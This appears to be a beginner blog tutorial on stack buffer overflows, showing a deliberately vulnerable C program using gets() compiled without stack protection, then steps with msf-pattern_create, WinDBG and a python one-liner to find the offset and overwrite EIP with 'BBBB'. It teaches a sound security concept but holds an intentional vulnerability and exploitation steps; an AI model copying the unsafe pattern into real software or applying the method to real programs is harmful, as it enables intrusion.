
Introduction
In C++ a buffer is commonly used for storing data and when a user can input more data than the buffer can handle an buffer overflow occurs. You can imagine a buffer as glass of water which can be filled with specific amount of water otherwise it will start spilling.
If you still don’t understand buffer overflow don’t worry in this article I’ll go through buffer overflow in the simplest way possible.
Buffer Overflow Code
As mentioned in the introduction a buffer is commonly used for storing specific length of data when a user can input more data than the buffer can handle a buffer overflow occurs. This will allow the user to override the return address which EIP register needs to exit the function. Here’s an example of buffer overflow code:
#include <stdio.h>
#include <string.h>
#include <windows.h>

int main(int argc, char *argv[])
{
    char buffer[64];
    gets(buffer);
    printf("%s\n", buffer);
    return EXIT_SUCCESS;
} gcc -m32 .\main.cpp -o main.exe -fno-stack-protectorAt line 7 a buffer with 64 bytes is defined but since there is no validation the user can input as much data as they want to input and that will allow them to override the return address. It’s also important to mention that -fno-stack-protector parameter disables stack protection which will help us with learning buffer overflow.
Exploitation
Here’s a step-by-step guide to buffer overflow the executable program compiled above.
-
Use
msf-pattern_createto find offset of buffer overflow.msf-pattern_create kali@kali:~$ msf-pattern_create -l 100 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A -
Open WinDBG

-
Go to File → Launch Executable.

-
Select executable program.

-
Enter the long generated string from Kali system.

-
Inside WinDBG copy the overflow address.

-
To find the buffer overflow offset use the following command on Kali system.
Finding Offset kali@kali:~$ msf-pattern_offset -l 100 -q 63413563 [*] Exact match at offset 76 -
You can now generate the following payload inside Kali system.
Generating Exploitation String kali@kali:~$ python3 -c "print('A' * 76 + 'B' * 4)" AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB -
The payload will now display the address
0x42424242because we controlEIPregister.
Conclusion
Buffer Overflow can be a difficult concept to learn as a beginner but after learning it you will feel much better about yourself. I highly recommend going through the Exploitation section hands on because it will help you with really understanding buffer overflow.